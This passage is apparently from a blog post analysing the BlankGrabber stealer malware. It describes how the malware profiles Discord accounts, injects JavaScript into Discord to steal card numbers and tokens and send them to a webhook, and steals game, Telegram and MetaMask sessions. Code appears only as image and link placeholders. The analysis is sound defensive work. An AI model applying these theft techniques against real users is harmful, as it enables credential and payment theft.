
---

Now this part gets interesting. This sample seems to target Discord very precisely and does a few cool things. First, it leverages Discord's API to establish a victim profile. It fetches the username, id, email, phone number, MFA status, Nitro Status and payment methods from the infected host.




[blankgrabber/blankgrabber.py view raw](#)

Another cool trick in it's pocket is it's capability to inject code within Discord itself (or rather it's appdata storage). If we look at the following snippet, we'll notice a large chunk of base64 data.




[blankgrabber/blankgrabber.py view raw](#)

If we decode it, we get a big block of Javascript that, put simply, tries to hijack any purchases made towards Discord. It'll then steal the CC number, API token & credentials and send them right back to a discord webhook. Funnily enough, it also @everyone in the channel attached to the webhook to make sure EVERYONE knows a CC number has been stolen.



[blankgrabber/injected.js](#) [view raw](#)

The JS script also contains a link to the an asset hosted in the [original stealer repo](#) which was archived in mid 2023.



[blankgrabber/injected.js](#) [view raw](#)

## Session theft #

---

BlankGrabber also seems to focus a lot on session stealing which makes a lot of sense considering a lot of apps are getting harder to break into purely with credential theft. It seems to focus mainly on:


- Minecraft
- Growtopia
- Epic (games)
- Steam

- UPlay
- Roblox
- Telegram
- Discord

## Crypto #

---

The main focus seems to be on MetaMask. As you'll notice below, it essentially searches for two extension IDs and dumps their content.



[blankgrabber/blankgrabber.py view raw](#)

## What do we make of this sample? #

---

Well I think it's first important to acknowledge this is a fairly simple to catch post-compromise stealer. It's not trying to be sneaky *at all*. Most modern "corporate" EDRs would most likely catch this very quickly which makes me think this isn't aimed at companies, it's aimed to random people.

More so, we notice the focus on techs and games used by "younger people" such as Discord, Roblox, Growtopia which leads me to believe it's got an even more narrow focus on kids. I'm ~~very much~~ not judging anyone playing Roblox as an adult. Especially knowing Roblox has a few problems with adults.

How would I rate the quality of this stealer? Eh, let's give it 3/10 for the effort. This was fairly easy to reverse and doesn't show super complex capabilities.